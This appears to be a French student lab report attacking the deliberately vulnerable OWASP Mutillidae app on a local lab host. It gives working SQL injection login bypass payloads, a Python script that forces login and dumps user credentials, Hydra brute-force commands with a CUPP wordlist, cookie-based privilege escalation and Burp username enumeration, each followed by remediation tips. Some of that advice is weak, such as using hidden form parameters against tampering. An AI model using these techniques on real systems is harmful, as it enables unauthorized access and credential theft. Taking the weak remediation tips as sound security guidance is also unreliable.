**Please sign-in**

**Username**

**Password**

**Login**

## DEUXIÈME ÉTAPE - VÉRIFICATION :

 **OWASP Mutillidae II: Web Pwn in Mass Production**

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Logged In Admin: **admin** (g0t r00t?)

[Home](#) | [Logout](#) | [Toggle Hints](#) | [Show Popup Hints](#) | [Toggle Security](#) | [Enforce SSL](#) | [Reset DB](#) | [View Log](#) | [View Captured Data](#)

**Mutillidae: Deliberately Vulnerable Web Pen-Testing Application**

**Status Update**  
User Authenticated

Nous sommes bien connectés



# TROISIÈME FAILLE SQLI - BYPASS AUTHENTICATION AVEC BURP : LOGIN NIVEAU DE SÉCURITÉ : 1

## Principe général de la faille : TRUE ALWAYS

En utilisant cette faille, on injecte une condition "1' OR 1=1 #" dans la requête modifiée que l'on va envoyer au serveur grâce à burp.



## Cas particulier sur l'application :

Désormais avec ce niveau de sécurité, la simple requête 1' OR 1=1 # ne fonctionne plus grâce aux filtres de sécurité permettant d'éviter ces caractères par l'utilisateur. Les protections contre les injections SQL sont plus fortes.

A screenshot of a web application interface. At the top, a white modal dialog box displays a security warning from 192.168.40.10, stating that dangerous characters were detected and that blacklisting will prevent such attempts. Below the dialog, a pink 'Please sign-in' header is visible. Underneath, there are input fields for 'Username' (containing '1' OR 1=1 #') and 'Password' (containing three dots). A 'Login' button is positioned below the password field. To the right, a partial view of a sidebar menu shows options like 'Prod', 'harder)', 'Log', and 'View'.




## Remédiation :

Tokens d'authentification : Utiliser des tokens d'authentification pour valider les requêtes client. Cela empêche les hackers de modifier les données d'une requête existante pour se connecter à un compte utilisateur.

Utiliser des paramètres cachés : Utiliser des paramètres cachés pour stocker des informations sensibles sur le client, qui sont ensuite envoyées au serveur avec chaque requête. Cela empêche les hackers de les modifier.

## PREMIÈRE ÉTAPE - MODIFICATION DE LA REQUÊTE SUR BURP:




Ici, on va insérer notre requête sql 'true always' dans la requête modifié de burp dans le champs 'username'.

Burp est un logiciel de sécurité pour les applications web qui permet de capturer et de modifier les requêtes et les réponses entre le navigateur et le serveur. Il permet donc de contourner les protections en place pour injecter notre propre injection SQL.

En utilisant Burp, nous pouvons intercepter la requête avant qu'elle ne soit envoyée au serveur, et la modifier pour y inclure votre injection SQL. Nous pouvons ensuite envoyer la requête modifiée au serveur pour tenter d'exploiter la vulnérabilité SQL injection.

## DEUXIÈME ÉTAPE - VÉRIFICATION :



Cela a bien fonctionné, le serveur a bien reçu la requête modifiée.



# PROGRAMME PYTHON INJECTIONS SQL AVEUGLES :

Nous avons créé un programme qui permet soit de se connecter avec un compte à la page web mutillidae soit on peut récupérer les enregistrements d'un utilisateur donné en arguments. Donc pour créer ce programme, nous avons utilisé la librairie requests, qui est une librairie Python qui permet de gérer facilement les requêtes HTTP, et la librairie re qui est utilisée pour manipuler des chaînes de caractères. Nous utilisons aussi la librairie sys qui va nous permettre de manipuler avec les paramètres passés en arguments durant l'exécution du programme.

```
import requests
import re
import sys
from bs4 import BeautifulSoup as bs
```

Pour pouvoir forcer la connexion, on va assigner aux variables les valeurs suivantes :

```
username = "' OR 1=1 #"
password = ""
```

Pour tout envoi de requêtes sur une page web, on va lancer une session avec la méthode requests.Session.

```
with requests.Session() as s:
```

Pour le cas où le type de donnée sera « login », c'est-à-dire que l'utilisateur souhaite se connecter et donc pour cela il faut donner en plus l'utilisateur et le mot de passe. Le programme contient aussi l'url qui correspond au chemin vers la page de connexion du site, de plus il va créer un dictionnaire contenant les valeurs de username, password données en arguments, mais pour pouvoir se connecter, il faut aussi activer le bouton Login et donc pour cela, il faut envoyer la valeur « Login » à ce bouton qu'on va ajouter dans ce dictionnaire.

```
if sys.argv[1] == "login" :

    url = "http://192.168.40.10/mutillidae/index.php?page=login.php"
    username = sys.argv[2] # recup le nom d'utilisateur
    password = sys.argv[3] # le mdp
    bouton = "Login" #pour activer le bouton
    data_login = { 'username' : username, 'password' : password}
    data_login['login-php-submit-button'] = bouton # dictionnaire avec les valeurs a envoyer
```

Une fois le dictionnaire créé, il suffit juste d'envoyer la requête avec une requête POST et pour cela on va utiliser la méthode `requests.post` prenant en argument l'url et les données à envoyer, cette fonction va renvoyer la page html généré après l'application des données envoyées. Pour afficher son contenu sans les balises html, on fait appel à la fonction `text` de la librairie `requests`. Et donc il suffit de vérifier si cette page web contient le « Logged In » pour savoir si on n'a pas pu se connecter.

```
rpost= s.post(url,data=data_login) #envoi d'une requête POST avec les valeurs a envoyés
                                     #dans la page web
if "Logged In " in rpost.text: # cela veut dire qu'on a pu se connecter
    print("Connexion réussie")
```

Logged In Admin: admin

Pour le cas où le type de donnée sera « info », c'est-à-dire que l'utilisateur voudra les enregistrer sur un utilisateur donné en argument avec son mot de passe. Pour cela on va utiliser l'url pour accéder à cette page. Ici, ce sera différent par rapport à la connexion, on va utiliser la méthode `get` pour récupérer ces données et pour cela il faut ajouter les données dans l'url en les séparant avec « & » avec comme paramètres `username` `password` et bouton d'envoi.

```
if sys.argv[1] == "info" :
    url= "http://192.168.40.10/mutillidae/index.php?page=user-info.php"
    username = sys.argv[2] # recup le nom d'utilisateur
    password = sys.argv[3] # le mdp
    bouton2 = "View+Account+Details" #pour activer le bouton
```

```
url_info=url+f"&username={username}&password={password}&user-info-php-submit-button={bouton2}"
```

Puis il faut une requête GET récupérant donc le nombre d'enregistrements de l'utilisateur en utilisant l'url créé. Et on récupère avec la méthode `findall` de la librairie `re`, et donc si le nombre est plus grand que 0, cela veut dire qu'il existe des enregistrements sur cet utilisateur.

```
url_info=url+f"&username={username}&password={password}&user-info-php-submit-button={bouton2}"
rget = s.get(url_info) #recup info
nbr = int(re.findall("([0-9]+) records found", rget.text)[0]) # pour récupérer le nombre d'enregi
if nbr>0:
    print(f"Nous avons trouvé {nbr} enregistrement sur cet utilisateur ")
else:
    print("Cet utilisateur n'existe pas")
```

On récupère cette page récupérer dans la variable `page` avec `BeautifulSoup`.

Puis on récupère ces données qui commenceront par "Username=" jusqu'à une chaîne de caractère "Browser", puis écrivons ces données dans un fichier texte. Pour que les données soient mieux présentables, on va faire en sorte que les Usernames, Password et Signature soit écrit à la ligne, pour cela on utilise la fonction `replace`.

```

page = bs(rget.text)
# les données se trouvent entre le mot "record found" et un mot "browser" à la fin
index1 = page.text.index("Username=")
page2 = page.text[index1:]
index2 = page2.index("Browser")
donnee = page.text[index1:index1+index2]
print(page.text[index1:index1+index2])

donnee = donnee.replace("Username","\n\n Username")
donnee = donnee.replace("Password","\n Password")
donnee = donnee.replace("Signature","\n Signature")

fichier = open("donnee.txt","w")
fichier.write(donnee)

```

La requête est envoyée par une méthode GET et donc la requête est envoyée avec une url, et donc par conséquent, il faut faire attention à l'encodage URL. Donc les chaînes de caractères contenant des caractères spéciaux comme "=" et "#" doivent être encodées. Pour le cas on va forcer une connexion en utilisant ' OR 1=1 # (pour le cas on donne seulement l'username) et " ' OR 1=1" (pour le cas où on donne aussi le mot de passe) et donc pour cela il faut encoder "=" et "#".

192.168.40.10/mutillidae/index.php?page=user-info.php&username='+OR+1%3D1+%23&password=&user-info-php-submit-button=View+Account+Details

```

#POUR LE CAS OU ON ESSAYE DE FORCER LA CONNEXION (" 'OR 1=1")
#####
tmp = username.count("=") #pour connaître le nbr de symbole
tmp2 = username.count("#") #pour connaître le nbr de symbole
username =username.replace("=", "%3D", tmp) # on change les symboles
username =username.replace("#", "%23", tmp2) # on remplace '#' par '%23'

tmp = password.count("=")
tmp2 = password.count("#")
password = password.replace("=", "%3D", tmp)
password = password.replace("#", "%23", tmp2)
#####

```

```

Username=adrian
Password=somepassword
Signature=Zombie Films Rock!

```

```

Username=john
Password=monkey
Signature=I like the smell of confunk

```

```

Username=jeremy
Password=password
Signature=d1373 1337 speak

```

```

Username=bryce
Password=password
Signature=I Love SANS

```

```

Username=samurai
Password=samurai
Signature=Carving fools

```

## 2.3 B.A.S.M: VULNÉRABILITÉS POSSIBLES - 5

### OUTILS UTILISÉS

Pour ces types de vulnérabilité, nous pouvons utiliser de nombreux programmes et logiciel. Ceux que nous avons utilisés sont Hydra, Burp et CUPP.

Hydra est un outil largement utilisé pour bruteforce les mots de passe. Il prend en charge de nombreux protocoles d'attaque et il est très rapide et flexible, et peut être étendu grâce à des modules supplémentaires. Hydra utilise une liste de mots de passe prédéfinis ou générés aléatoirement pour tenter de deviner le mot de passe d'un compte donné. Il peut également utiliser des dictionnaires de mots de passe pour augmenter ses chances de réussite. Il peut effectuer des attaques à partir d'une seule machine ou utiliser un grand nombre de machines pour augmenter la vitesse d'exécution de l'attaque.

Burp Suite est une application Java qui peut être utilisée pour la sécurisation ou effectuer des tests de pénétration sur les applications web. Cette application est composée de différents outils comme un serveur proxy (Burp Proxy), robot d'indexation (Burp Spider), un outil d'intrusion (Burp Intruder), un scanner de vulnérabilités (Burp Scanner) et un répéteur HTTP (Burp Repeater). Dans cette partie on va utiliser l'intruder qui est un outil qui permet d'automatiser les attaques contre les applications Web. Il vous permet de configurer des attaques qui envoient la même requête HTTP en boucle, en insérant à chaque fois des valeurs différentes dans des positions prédéfinies.

Enfin Cupp (Common User Passwords Profiler) est un outil open-source utilisé pour générer des listes de mots de passe personnalisés pour des attaques de force brute. Il permet aux utilisateurs de créer des listes de mots de passe basées sur des informations spécifiques sur la cible, telles que le nom, l'âge, l'adresse, le numéro de téléphone, etc. CUPP peut également utiliser des dictionnaires de mots de passe existants pour générer des listes de mots de passe.

L'outil peut être utilisé pour tester la sécurité des systèmes en utilisant des mots de passe créés pour la cible spécifique, cela augmente les chances de réussir l'attaque de bruteforce avec Hydra parce que ces mots de passe sont plus probables d'être utilisés par la cible.

# PREMIÈRE FAILLE BROKEN AUTHENTICATION AND SESSION MANAGEMENT - SQL INJECTION

## Authentication bypass

Le principe de la méthode authentication bypass est de contourner les mécanismes de l'authentification (login, password...) afin d'obtenir un accès non autorisé au compte.

## Via SQL injection

Une attaque par injection SQL consiste en l'insertion d'une requête SQL partielle ou totale via les données saisies ou transmises par le client à l'application Web.

étant donné que le premier compte d'une base de données est très souvent l'administrateur, on peut profiter de cette faille afin de se connecter au premier utilisateur de la base de données.

Pour ce faire, on entre dans la barre de username `or 1 = 1 -- '`.

**Please sign-in**

**Username**

**Password**

**Login**

L'apostrophe indique la fin de la zone de frappe de l'utilisateur, le code « or 1=1 » demande au script si 1 = 1, or c'est toujours le cas, et “- -” indique le début d'un commentaire.

Cela amène l'application à exécuter la requête :

```
SELECT * FROM users WHERE username = ' ' OR 1=1-- ' AND password = " "
```

Étant donné que la séquence de commentaires (- -) entraîne l'ignorance du reste de la requête, cela équivaut à :

```
SELECT * FROM users WHERE username = ' ' OR 1=1
```

Une fois cela fait, nous sommes connectés au premier élément de la base et il s'agit bien de l'admin :

**Logged In Admin: admin (g0t r00t?)**





## DEUXIÈME FAILLE BROKEN AUTHENTICATION AND SESSION MANAGEMENT - BRUTE FORCE

### Brute Force :

Le principe de l'attaque par force brute est de tester une à une chaque combinaison de mot de passe pour un identifiant donné afin de se connecter au service ciblé. C'est une des méthodes les plus répandues chez les pirates.

### Cas sur mutillidae :

Ici, nous avons pu trouver les identifiants dans la base de données grâce à la méthode "true-always injection" mais aussi grâce à l'username enumeration. Cela nous a facilité pour réaliser l'attaque par force brute.

Pour ce faire, nous avons utilisé plusieurs logiciels comme Burp ou Hydra.

Hydra est un cracker de connexion parallélisé qui prend en charge de nombreux protocoles d'attaque. Il est très rapide et flexible.



## Première étape :

Nous ouvrons le navigateur web de Burp qui a déjà son proxy configuré, puis nous entrons l'IP de mutillidae (192.168.40.10) afin d'accéder à la page Web. Nous activons ensuite le mode interception et nous obtenons des informations utiles du site :

```
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.40.10
Content-Length: 58
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.40.10
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
Referer: http://192.168.40.10/mutillidae/index.php?page=login.php
Accept-Encoding: gzip, deflate
Accept-Language: fr-FR, fr;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: showhints=1; PHPSESSID=l5ec2pjccci4elmo9lllucvnq5; acopendivids=swingset,jotto,php
Connection: close

username=admin&password=ygyg&login-php-submit-button=Login
```

Certaines informations, comme le “referer”, le “Host” et la dernière ligne nous sont utiles afin de taper la ligne de commande pour l'attaque en force brute.

Ensuite, nous nous rendons sur l'application Hydra pour trouver les mots de passe. Nous avons également besoin d'un dictionnaire avec plusieurs noms de mot de passe couramment utilisés afin de pouvoir faire les tests de force brute.

Le plus connu est rockyou.txt, qui contient plus de 14 millions de mots de passe, mais pour plus de pertinence nous avons généré un dictionnaire à partir de l'utilisateur et de ses informations à l'aide de CUPP.



## Créer un dictionnaire à l'aide de CUPP :

CUPP (Common User Password Profiler) est un outil pour générer une liste de mots à partir d'un profil d'utilisateur.

Cet outil marche avec Python.

Dans un premier temps, il faut installer CUPP à l'aide de cette commande où l'on trouve le lien vers CUPP.

```
(etudiant@KALI-SAE)-[~/cupp]
$ sudo git clone https://github.com/Mebus/cupp
```

On obtient le manuel de CUPP avec la commande “man cupp”, où nous avons remarqué que l'option ci-dessous sera la plus intéressante pour nos tests :

```
-i      Interactive questions for user password profiling
```

Nous entrons ensuite cette commande :

```
(etudiant@KALI-SAE)-[~/cupp]
$ sudo python3 cupp.py -i
```

CUPP nous demande ensuite des informations à propos du profil sur qui on veut réaliser l'attaque par force brute (nom, prénom, naissance) et même sur son entourage ou animal de compagnie.

```
[+] Insert the information about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)

> First Name: etudiant
> Surname: kali
> Nickname: linux
> Birthdate (DDMMYYYY): 15062001

> Partners) name:
```

On peut aussi choisir d'ajouter des chiffres et des caractères spéciaux, ce qui générera un dictionnaire plus long encore.

```
> Leet mode? (i.e. leet = 1337) Y/[N]:
```

Le mode leet permet de remplacer certaines lettres par des caractères qui les rendent moins compréhensibles ou par des chiffres (exemple : “u” devient “|\_|”, “k” devient “|<” ou “s” devient “5”).

Après un peu d'attente (le temps que CUPP génère les mots de passe) nous avons le dictionnaire en fichier texte de prêt, situé dans le même chemin où nous avons fait la création du dictionnaire :

```
low load your pistolero with etudiant.txt and shoot! Good
```

Voici la commande effectuée et le résultat trouvé :

```
(etudiant@KALI-SAE)-[~/cupp]  
$ sudo hydra -l admin -P admin.txt 192.168.40.10 http-post-form "/mutillidae/index.php?pa  
e=login.php:username=^USER^&password=^PASS^&login-php-submit-button=Login:Not Logged In" -V
```

“-l” est une option pour un username précis, on utilisera “-L” pour un dictionnaire d’usernames.

“-P” est une option pour un dictionnaire de mots de passe.

On utilise la méthode post afin d’envoyer des requêtes au serveur. Ce que l’on cherche à récupérer est situé entre les “^”.

La méthode POST permet d'envoyer des requêtes au serveur.

```
[80][http-post-form] host: 192.168.40.10 login: admin password: admin  
1 of 1 target successfully completed, 1 valid password found
```

## COMMENT REMÉDIER À UNE ATTAQUE PAR FORCE BRUTE ?

La première chose à faire serait de créer un mot de passe qui soit le plus complexe possible (mélange de lettres minuscules, majuscules, de chiffres et de caractères spéciaux), mais cela ne garantit pas la sécurité totale.

Une autre solution est de limiter le nombre de tentatives de connexion. Puis après la dernière tentative échouée, il y aura une limite de temps où l'utilisateur recevra une demande de confirmation par mail.

Il faut également activer l'authentification à deux facteurs. Ici, les pirates peuvent attaquer votre mot de passe mais après avoir entré le bon mot de passe, la personne malveillante devra également entrer le code de vérification reçu par message ou par courriel. Donc si le pirate voudrait accéder à votre compte, il devrait voler votre téléphone puis vos mots de passe.

## TROISIÈME FAILLE BROKEN AUTHENTICATION AND SESSION MANAGEMENT - PRIVILEGE ESCALATION

Le privilege escalation est un mécanisme permettant à un utilisateur d'obtenir des privilèges supérieurs à ceux qu'il a normalement.

Nous allons créer un nouveau compte, et nous allons essayer de lui administrer tous les droits.

Créons un utilisateur moha avec comme mot de passe “momo”.

**Please choose your username, password and signature**

**Username**

moha

**Password**

••••

[Password Generator](#)

**Confirm Password**

••••

**Signature**

Create Account

Pour réaliser le privilege escalation, nous allons changer l'UID de “moha”.

## QU'EST-CE QU'UN UID ?

Un UID (ou Unique Identifier en anglais) est une chaîne numérique ou alphanumérique associée à une seule entité au sein d'un système donné.

Les UID peuvent être attribués à tout ce qui doit être distingué d'autres entités, comme les utilisateurs individuels, les entreprises, les machines ou les sites web.

Les valeurs de l'UID sont générées soit aléatoirement à l'aide d'un algorithme, soit attribuées de manière incrémentale.

Les UID sont le plus souvent utilisés lors d'une inscription d'un client sur un site web. Suite à l'inscription, le client a ses identifiants et est ajouté dans la base de données du site avec son numéro d'identifiant unique, qui va permettre de différencier les utilisateurs.

Comme nous avons pu remarquer lors de l'authentification bypass via SQL injection, le premier élément de la base de données de Mutillidae est l'administrateur. L'UID de l'administrateur est donc égal à 1, il nous suffira alors d'inspecter la page de l'utilisateur moha (que l'on a créé pour réaliser le privilege escalation) et de remplacer son numéro UID par 1.

**Logged In User: moha (momo)**



Après s'être connecté en tant que moha, nous inspectons la page Web à l'aide de la commande F12. Puis nous nous rendons sur l'onglet "console" :



Ensuite, nous tapons la commande "document.cookie" afin de voir les paramètres de cookies de l'utilisateur.

```
>> document.cookie  
← "showhints=1; username=moha; uid=25;
```

Ici, nous voyons bien que l'UID de moha est le numéro 25, cela signifie qu'il est le 25 ème élément de la base de données.

Nous allons donc modifier ce paramètre pour que moha ait l'UID de l'administrateur, soit le numéro 1. On réalise cela à l'aide de la commande : document.cookie = "uid=1".

```
>> document.cookie = "uid=1"  
⚠ Le cookie « uid » n'a pas de  
  application dépend de la disp  
← "uid=1"
```

Maintenant moha à l'UID de l'administrateur, il ne reste plus qu'à rafraîchir la page afin que moha devienne admin.


**Status Update**  
User Authenticated

**Logged In Admin: admin (g0t r00t?)**

Moha est bien devenu admin. Ici, nous avons fait un privilege escalation de manière horizontale (car moha a prit le contrôle de l'admin).

## COMMENT ÉVITER LES ATTAQUES PRIVILEGE ESCALATION ?

On peut dans un premier temps, déployer des pare-feu d'applications web (WAF) qui détectent et arrêtent le trafic malveillant au niveau du réseau.



Il faut également bien gérer les comptes privilégiés en ne créant pas trop de comptes privilégiés, puis de tenir un journal d'activités des comptes. Il faut empêcher les privilégiés de partager leurs comptes et surveiller le comportement des utilisateurs afin de s'assurer qu'ils n'aient pas d'intentions malveillantes.





# QUATRIÈME FAILLE BROKEN AUTHENTICATION AND SESSION MANAGEMENT - USERNAME ENUMERATION

## 3) USERNAME ENUMERATION

L'username enumeration est une vulnérabilité qui se produit lorsqu'un attaquant peut déterminer si un nom d'utilisateur est valide ou non, comme montré ci-dessous :

**Account does not exist**

Un attaquant peut donc exploiter cette faille à l'aide de dictionnaires contenant des noms d'utilisateurs courant pour voir quel nom est valide ou non.

L'attaque en elle-même n'est pas très dangereuse mais elle fournit une information importante au pirate. Il peut donc faire une liste de noms valides et ensuite faire une attaque par force brute sur chaque nom.

Puis, comme très souvent les utilisateurs ont le même login et mot de passe sur les différentes plateformes qu'ils utilisent, l'attaquant va également entrer les identifiants, qu'il a récupéré, sur les autres plateformes.



L'attaquant peut également probablement deviner les prénoms et noms des personnes qu'il a piraté et leur faire de l'ingénierie sociale.

## QU'EST-CE QUE L'INGÉNIERIE SOCIALE ?

L'ingénierie sociale est une technique de manipulation utilisée par les cybercriminels pour inciter les gens à partager des informations confidentielles.

Le cybercriminel va rédiger un courriel ou un message en se faisant passer pour quelqu'un de son entourage (famille, ami, entreprise connue...), afin d'accéder aux zones sécurisées ou en essayant de convaincre la victime d'entrer ses informations bancaires, en leur promettant un cadeau par exemple.



### CAS SUR MUTILLIDAE :

Lorsque nous entrons un mauvais nom d'utilisateur, Mutillidae nous indique que le nom d'utilisateur n'existe pas.

A screenshot of a web form for logging in. At the top, a red dashed box contains the text "Account does not exist". Below this is a pink button labeled "Please sign-in". Underneath the button are two input fields: "Username" and "Password". At the bottom of the form is a blue button labeled "Login".

En inspectant le code source de la page après s'être login, on peut remarquer que le champ "lAuthenticationAttemptResultFlag" change selon si le nom d'utilisateur est bon ou pas.


Mauvais login :

```
var lAuthenticationAttemptResultFlag = 0;
```

Bon login :

```
var lAuthenticationAttemptResultFlag = 1;
```

Pour réaliser l'username enumeration, nous allons utiliser le logiciel Burp. On active d'abord le proxy de Burp afin qu'il puisse intercepter la requête et avec le clic droit on choisit l'option "send to intruder" :




L'intruder de Burp est un outil qui permet d'automatiser les attaques contre les applications Web. Il vous permet de configurer des attaques qui envoient la même requête HTTP en boucle, en insérant à chaque fois des valeurs différentes dans des positions prédéfinies.

Ensuite, nous nous rendons dans l'onglet "intruder". Ce que nous voulons ici, c'est identifier les bons noms d'utilisateur, nous sélectionnons donc juste le champ "username".

username=\$moha\$&password=polo&login-php-submit-button=Login

Après cela nous allons sur l'onglet "Payloads" pour paramétrer l'attaque sur les usernames. Dans un premier temps, nous entrons notre dictionnaire de noms d'utilisateurs dans la rubrique Payload Options. Tout comme les dictionnaires de mots de passe, les dictionnaires de noms sont facilement trouvables sur le Web.



Puis, nous nous rendons sur l'onglet "Options" dans la partie "Grep - Match" où nous allons faire correspondre nos noms que l'on va tester avec le résultat. Ici le résultat sera la valeur de "lAuthenticationAttemptResultFlag".

Grep - Match

These settings can be used to flag result items containing specified expressions.

☒ Flag result items with responses matching these expressions:

Paste

Load ...

Remove

Clear

var lAuthenticationAttemptResultFlag = 0;

var lAuthenticationAttemptResultFlag = 1;

Add

var lAuthenticationAttemptResultFlag = 1;

Maintenant l'attaque peut commencer. Il suffit de retourner sur l'onglet "Positions" et de cliquer sur le bouton "Start attack". L'intruder va tester un à un tous les noms que l'on a mis dans les options afin de vérifier s'ils existent ou non.

Nous pouvons trier le tableau à notre guise, en supprimant ou ajoutant des colonnes et aussi trier par colonnes.

Request	Payload	Status	Error	var lAuthenticationAttemptResultFlag = 0;	var lAuthenticationAttemptResultFlag = 1; ▾
13	admin	200	<input type="checkbox"/>		1
17	ed	200	<input type="checkbox"/>		1
25	user	200	<input type="checkbox"/>		1
0		200	<input type="checkbox"/>	1	
1	aaliyah	200	<input type="checkbox"/>	1	
2	aaren	200	<input type="checkbox"/>	1	
3	aarika	200	<input type="checkbox"/>	1	
4	aaron	200	<input type="checkbox"/>	1	
5	aartjan	200	<input type="checkbox"/>	1	
6	aarushi	200	<input type="checkbox"/>	1	
7	abagael	200	<input type="checkbox"/>	1	
8	abagail	200	<input type="checkbox"/>	1	
9	abahri	200	<input type="checkbox"/>	1	
10	abbas	200	<input type="checkbox"/>	1	
11	abbe	200	<input type="checkbox"/>	1	
12	abbey	200	<input type="checkbox"/>	1	
14	abbi	200	<input type="checkbox"/>	1	

Nous apercevons ici que admin, ed et user sont des utilisateurs existants de la base de données de Mutillidae.

